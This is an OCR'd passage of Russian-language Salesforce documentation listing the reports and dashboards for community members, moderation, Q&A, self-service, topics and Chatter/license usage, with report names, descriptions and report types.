
Панель мониторинга Members позволяет отслеживать членство в сообществе, добавление новых участников и входы внешних участников в течение определенного времени.

Данная панель мониторинга позволяет получать ответы на указанные ниже вопросы.

- Сколько участников в целом и сколько новых?
- Какие участники входят в систему чаще всего?
- Какие новые участники входят в систему чаще всего?

Совет: Если в вашем сообществе не используется функция репутации, можно удалить связанные с ней отчеты и показатели.

Важное замечание: Сведения об отчетах, предоставляемых в панели мониторинга Members для пакета без Chatter, см. в компонентах, установленных в вашей организации.



Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
M — # Member Logins L30D	Общее количество участников, входивших в систему за последние 30 дней.	Network Login History 5.0	
M — # Members	Общее количество активных участников.	Network Members 2.0	
M — # Members Added L30D	Общее количество активных участников, добавленных в сообщество за последние 30 дней.	Network Members 2.0	
M — Members By Reputation Level	Общее количество участников по уровням репутации. Для использования этого отчета необходимо обновить поле Reputation Level и соотнести его с уровнями и очками репутации.	Network Members 2.0	✅
M — Members With No Profile Photo	Отчет об участниках без фотографии в профиле пользователя.	Network Members 2.0	✅
M — Top 10 Members By Reputation Points	Первые 10 участников с самым большим количеством репутационных очков.	Network Members 2.0	✅

Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
Members by Type	Общее количество участников по типу.	Network Members 2.0	✅
New Members (Last 90 Days Trend)	Новые участники, добавленные за последние 90 дней.	Network Membership Daily Metrics 2.0	✅
0 — External Logins L90D	Внешние входы в систему по типу участников сообщества за последние 90 дней.	Network Membership Daily Metrics 2.0	✅


Панель мониторинга и отчеты Moderation

Панель мониторинга Moderation позволяет отслеживать действия модераторов и участников с пометками.

Данная панель мониторинга позволяет получать ответы на указанные ниже вопросы.

- Сколько всего пометок?
- Кто помечает содержимое?
- Кто удаляет пометки?
- Сколько личных сообщений отправляется?

Важное замечание: Эта панель мониторинга и отчеты в ней доступны *только* в пакете с Chatter.



Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
MO — # Flagged Items Deleted	Общее количество помеченных элементов, удаленных модераторами.	Network Moderation 2.0	
MO — # Flags	Общее количество помеченных элементов.	Network Moderation 2.0	
MO — # Flags L30D	Общее количество помеченных элементов за последние 30 дней.	Network Moderation 2.0	
MO — # Flags Removed	Общее количество пометок, удаленных модераторами или пользователям.	Network Moderation 2.0	
MO — # Messages Sent	Общее количество личных сообщений, отправленных в сообществе.	Network Private Messages 2.0	
MO — # Messages Sent L30D	Общее количество личных сообщений, отправленных в сообществе за последние 30 дней.	Network Private Messages 2.0	
MO — Flags L90D	Отчет о тренде помеченного содержимого в сообществе за последние 90 дней.	Network Moderation 2.0	✅

Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
MO — Flagged Item Location	Отчет о расположении помеченного содержимого (в профилях пользователей или в группах).	Network Moderation 2.0	✅
MO — Flagged Item Type	Помеченное содержимое в сообществе, отсортированное по типу объектов, например файлы, сообщения, комментарии и личные сообщения.	Network Moderation 2.0	✅
MO — Moderator Action	Отчет о действии, предпринятом модератором, например удаление пометки в сообщении или удаление помеченного сообщения.	Network Moderation 2.0	✅
MO — Rule Action	Отчет о действиях модерирования, например блокировка, пометка или замена.	Network Moderation 2.0	✅
MO — Rule Activity L90D	Отчет о тренде действий с правилами модерирования в сообществе за последние 90 дней.	Network Moderation 2.0	✅
MO — Top 10 Message Senders L30D	Первые 10 участников, отправивших самое большое количество личных сообщений за последние 30 дней.	Network Private Messages 2.0	


Панель мониторинга и отчеты Q&A

Рекомендуем использовать панель мониторинга Q&A для отслеживания недавних действий для вопросов, ответов и лучших ответов, опубликованных в группах

Дополнительную информацию об отслеживании аналогичных действий в профилях пользователей см. в разделе «Панель мониторинга Self-Service». Данная панель мониторинга позволяет получать ответы на указанные ниже вопросы.

- Сколько вопросов и ответов опубликовано за месяц?
- Сколько опубликовано вопросов без ответов?
- Сколько опубликовано вопросов без лучших ответов?
- Какие авторы вопросов и ответов на вопросы являются популярными?
- Какие тенденции имеют вопросы и ответы?

Важное замечание: Эта панель мониторинга и отчеты в ней доступны *только* в пакете с Chatter.



Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
Q — # Answers in Groups	Общее количество ответов в группах.	Network Group Activity 2.0	
Q — # Answers in Groups L30D	Общее количество ответов в группах за последние 30 дней.	Network Group Activity 2.0	
Q — # Best Answers in Groups	Общее количество лучших ответов в группах.	Network Group Activity 2.0	
Q — # Questions in Groups	Общее количество вопросов в группах.	Network Group Activity 2.0	
Q — # Questions in Groups L30D	Общее количество ответов, опубликованных в группах за последние 30 дней.	Network Group Activity 2.0	
Q — # Unanswered Questions in Groups	Общее количество вопросов, оставшихся без ответа, в группах.	Network Group Activity 2.0	
Q — % Of Qs With Best Answers in Groups	Процент получивших ответы вопросов, содержащих лучшие ответы, в группах.	Network Group Activity 2.0	
Q — Answered Questions Groups L90D	Вопросы, получившие ответы в группах за последние 90 дней.	Network Group Activity 2.0	✅

Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
Q — Answers in Groups L90D	Тренд ответов в группах за последние 90 дней.	Network Activity Daily Metrics 2.0	✅
Q — Best Answers in Groups L90D	Тренд лучших ответов в группах за последние 90 дней.	Network Activity Daily Metrics 2.0	✅
Q — Questions in Groups L90D	Тренд вопросов в группах за последние 90 дней.	Network Activity Daily Metrics 2.0	✅
Q — Top 10 Best Q Responders in Groups	Первые 10 пользователей, давших лучшие ответы на вопросы.	Network Group Activity 2.0	✅
Q — Top 10 Question Creators in Groups	Первые 10 пользователей с наибольшим количеством вопросов.	Network Group Activity 2.0	✅
Q — Top 10 Question Responders in Groups	Первые 10 пользователей, ответивших на вопросы.	Network Group Activity 2.0	✅
Q — Unanswered Questions Groups L90D	Вопросы, оставшиеся без ответа в группах за последние 90 дней.	Network Group Activity 2.0	✅


Панель мониторинга и отчеты Self-Service

Панель мониторинга Self-Service позволяет отслеживать действия в шаблоне самообслуживания.

Можно отслеживать недавние действия для вопросов и ответов, опубликованных в профилях пользователей. Дополнительную информацию об отслеживании аналогичных действий в группах см. в разделе «Панель мониторинга и отчеты Q&A». Данная панель мониторинга позволяет получать ответы на указанные ниже вопросы.

- Сколько вопросов, вопросов без ответа и ответов в профилях пользователей?
- Сколько просмотров страниц и непроверенных уникальных посетителей в сообществе за день?
- Кто создает вопросы и отвечает на них?

Важное замечание: Эта панель мониторинга и отчеты в ней доступны *только* в пакете с Chatter.



Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
S — # Answers in User Profiles	Общее количество ответов в профилях пользователей.	Network User Activity 2.0	
S — # Answers in User Profiles L30D	Общее количество ответов за последние 30 дней в профилях пользователей.	Network User Activity 2.0	
S — # Average Page Views per UV	Среднее количество просмотров страниц на каждого уникального посетителя.	Network Public Usage Daily Metrics 2.0	
S — # Best Answers in User Profiles	Общее количество лучших ответов в профилях пользователей.	Network User Activity 2.0	
S — # Page Views L30D	Общее количество просмотров страниц за последние 30 дней.	Network Public Usage Daily Metrics 2.0	
S — # Questions in User Profiles	Общее количество вопросов, опубликованных в профилях пользователей.	Network User Activity 2.0	
S — # Questions in User Profiles L30D	Общее количество вопросов, опубликованных за последние 30 дней в профилях пользователей.	Network User Activity 2.0	

Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
S — # Unanswered Qs in User Profiles	Общее количество вопросов, не получивших ответа, в профилях пользователей.	Network User Activity 2.0	
S — % Of Qs With Best Answer User Profile	Процент получивших ответы вопросов, содержащих лучшие ответы, в профилях пользователей.	Network User Activity 2.0	
S — Answers By User Type L90D	Ответы за последние 90 дней, сгруппированные по типу пользователей, например партнер, клиент или сотрудник.	Network Activity Daily Metrics 2.0	✅
S — Answers in User Profiles L90D	Ответы за последние 90 дней.	Network Activity Daily Metrics 2.0	✅
S — Avg Page Views By Visitors L90D	Среднее количество просмотров страниц посетителями за последние 90 дней.	Network Public Usage Daily Metrics 2.0	✅
S — Best Answers By User Type L90D	Лучшие ответы за последние 90 дней, сгруппированные по типу пользователей, например партнер, клиент или сотрудник.	Network Activity Daily Metrics 2.0	✅
S — Best Answers in User Profiles L90D	Лучшие ответы за последние 90 дней.	Network Activity Daily Metrics 2.0	✅
S — Page Views L90D	Количество просмотров страниц пользователями-гостями за последние 90 дней в сообществе для самообслуживания. Прим.: Это количество может не соответствовать данным в других аналитических инструментах, а также инструментах с другими методиками подсчета просмотров страниц.	Network Public Usage Daily Metrics 2.0	✅
S — Questions By User Type L90D	Вопросы за последние 90 дней, сгруппированные по типу пользователей, например партнер, клиент или сотрудник.	Network Activity Daily Metrics 2.0	✅
S — Questions in User Profiles L90D	Вопросы за последние 90 дней.	Network Activity Daily Metrics 2.0	✅
S — Top 10 Best Q Respd in User Profiles	Первые 10 пользователей, давших лучшие ответы на вопросы.	Network User Activity 2.0	
S — Top 10 Q Creators in User Profiles	Первые 10 пользователей с наибольшим количеством вопросов.	Network User Activity 2.0	
S — Top 10 Q Responders in User Profiles	Первые 10 пользователей, ответивших на вопросы.	Network User Activity 2.0	

Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
S — Unique Visitors L90D	Непроверенные уникальные посетители, посетившие сайт по крайней мере один раз за неделю, за последние 90 дней в сообществе для самообслуживания. Включает посетителей, открывавших страницы входа и выхода.	Network Public Usage Daily Metrics 2.0	✅


Панель мониторинга и отчеты Topics

Рекомендуем использовать панель мониторинга Topics для отслеживания тем сообщества.

Данная панель мониторинга позволяет получать ответы на указанные ниже вопросы.

- Каковы тренды тем?
- Сколько тем получают назначения?
- Кто назначает темы?
- Какие темы обсуждаются?

Важное замечание: Эта панель мониторинга и отчеты в ней доступны *только* в пакете с Chatter.



Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
T — # Topics	Общее количество тем.	Network Topics 2.0	
T — # Topics Added L30D	Общее количество тем, добавленных за последние 30 дней.	Network Topics 2.0	
T — # Topics Assigned	Общее количество назначенных тем.	Сетевое назначения темы 3.0	
T — # Topics Assigned L30D	Общее количество тем, назначенных за последние 30 дней.	Сетевое назначения темы 3.0	
T — Top 10 Topic Assigners	Первые 10 пользователей с наибольшим количеством назначенных тем.	Сетевое назначения темы 3.0	✅
T — Top 10 Topic Assigners L30D	Первые 10 пользователей с наибольшим количеством назначенных тем за последние 30 дней.	Сетевое назначения темы 3.0	✅
T — Top 10 Topics By Assignment	Первые 10 тем с наибольшим количеством назначений.	Сетевое назначения темы 3.0	✅
T — Top 10 Topics By Assignment L30D	Первые 10 тем с наибольшим количеством назначений за последние 30 дней.	Сетевое назначения темы 3.0	✅
T — Top 10 Trending Topics	Первые 10 тем с наибольшим количеством индикаторов «Обсуждается».	Network Topics 2.0	✅
T — Topics Assignments By Record Type	Распределение назначений тем с сортировкой по полю «Типы записей» (несоотнесенные типы записей отображаются как «Прочие»). Прим.: Можно создать значения для поля «Типы записей», чтобы соотнести настраиваемые объекты или другие типы, которые не определены заранее.	Сетевое назначения темы 3.0	✅
T — Topics Assigned L90D	Количество тем, назначенных за последние 90 дней.	Сетевое назначения темы 3.0	✅
T — Topics Created L90D	Отчет о тренде количества тем, созданных за последние 90 дней.	Network Topics 2.0	✅

Misc Communities Reports

Отчеты, предоставляемые в этой папке, зависят от функции или требуют особых полномочий пользователя. Эти отчеты можно добавить а папки Insights или в панели мониторинга в Управлении сообществом или Рабочих пространствах сообщества. Эти отчеты содержатся в папке **Misc Communities Reports**.

Имя отчета	Описание	Требования	Тип настраиваемого отчета
Обращения	Общее количество вопросов, расширенных в обращения за последние 30 дней. Совет: Этот отчет можно использовать в панелях мониторинга на начальной странице.	Настройка организации — Включить функцию создания обращения из вопроса в сообществах	Сетевые обращения 1.0
Escalated To Case	Вопросы, расширенные до обращений. Совет: Рекомендуется добавить этот отчет в папку **Insights Self-Service**, чтобы иметь возможность просматривать его в Управлении сообществом или Рабочих пространствах сообщества.	Настройка организации — Включить функцию создания обращения из вопроса в сообществах	Сетевые обращения 1.0
Escalated To Case Closed	Вопросы, расширенные до обращений и закрытые за последние 7 дней. Совет: Рекомендуется добавить этот отчет в папку **Insights Self-Service**, чтобы иметь возможность просматривать его в Управлении сообществом или Рабочих пространствах сообщества.	Настройка организации — Включить функцию создания обращения из вопроса в сообществах	Сетевые обращения 1.0
Messages From New Members	Личные сообщения, отправленные внешними пользователями за последние 7 дней. Этот отчет включает только сообщения, отправленные внешними пользователями, зарегистрированными за последние 7 дней. Совет: Рекомендуется добавить этот отчет в папку **Moderation Audit Trail**, чтобы иметь возможность просматривать его в Управлении сообществом или Рабочих пространствах сообщества.	Настройка организации — Включить личные сообщения Полномочие пользователя — «Управление сообщениями Chatter» Важное замечание: Это полномочие необходимо для просмотра отчета в вашей организации.	Network Private Messages 3.0

Имя отчета	Описание	Требования	Тип настраиваемого отчета
Questions Escalated — Monthly Trend	Месячный отчет о тренде вопросов, расширенных до обращений в сообществе. Совет: Этот отчет можно использовать в панели мониторинга Community Management Home или в Рабочих пространствах сообщества в меню **«Панели мониторинга»** > **«Начальная страница»**.	Настройка организации — Включить функцию создания обращения из вопроса в сообществах	Сетевые обращения 1.0
Questions Escalated — Weekly Trend	Недельный отчет о тренде количества вопросов, расширенных до обращений, в вашем сообществе за последние 90 дней. Совет: Этот отчет можно использовать в панели мониторинга Community Management Home или в Рабочих пространствах сообщества в меню **«Панели мониторинга»** > **«Начальная страница»**.	Настройка организации — Включить функцию создания обращения из вопроса в сообществах	Сетевые обращения 1.0
Related Questions CTR	Доля переходов для виджета Related Questions (RQ), то есть отношение количества нажатий на виджет RQ к числу его просмотров.	Related Questions CTR 1.0	

Описание отчетов и панелей мониторинга организации Salesforce

Панели мониторинга и отчеты Chatter и Licenses доступны во внутренней организации Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Панель мониторинга и отчет Chatter

Панели мониторинга и отчет Chatter позволяют отслеживать использование Chatter во внутренней организации Salesforce.

Панель мониторинга и отчеты License Usage

Панель мониторинга Licenses Usage 1.0 позволяет отслеживать использование лицензий на основе числа входов или имен пользователей, помогая в оптимизации и планировании развития.

Панель мониторинга и отчет Chatter

Панели мониторинга и отчет Chatter позволяют отслеживать использование Chatter во внутренней организации Salesforce.

Внутренняя организация Salesforce

Эти панели мониторинга и отчеты доступны во внутренней организации Salesforce. Если вы ранее установили пакет Salesforce Chatter Dashboards, его необходимо удалить и использовать вместо него отчеты и панели мониторинга, представленные здесь. Панели мониторинга и отчеты хранятся в папках **«Отчеты Chatter»** и **«Панели мониторинга Chatter»**.

Важное замечание: Эти панели мониторинга и отчеты доступны *только* в пакете с Chatter.

Внимание: При настройке отчетов Chatter и удалении фильтра Networks отчеты будут отражать использование Chatter во всей организации Salesforce, в том числе во внутренней организации и сообществах. Если вы просматриваете эти панели мониторинга или отчеты Chatter в разделе управления сообществом или в рабочих пространствах, отображаются только данные, касающиеся конкретного сообщества. Для создания отчета с информацией только по внутренней организации используйте Network: Name less than ! filter.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Подробные сведения о панелях мониторинга, отчетах и настраиваемых типах отчетов Chatter см. в разделе Начало работы с панелями мониторинга Chatter. В пакете панели мониторинга Chatter представлены следующие компоненты:

- панель мониторинга и отчеты Chatter Overview
- панель мониторинга и отчеты Chatter Adoption by Department
- панель мониторинга и отчеты Chatter Files
- панель мониторинга и отчеты групп Chatter
- панель мониторинга и отчеты Chatter Management
- панель мониторинга и отчеты Chatter Q&A
- панель мониторинга и отчеты тем Chatter
- панель мониторинга и отчеты Chatter User
- Типы настраиваемых отчетов Chatter
- Отчеты правок Chatter

Панель мониторинга и отчеты License Usage

Панель мониторинга Licenses Usage 1.0 позволяет отслеживать использование лицензий на основе числа входов или имен пользователей, помогая в оптимизации и планировании развития.

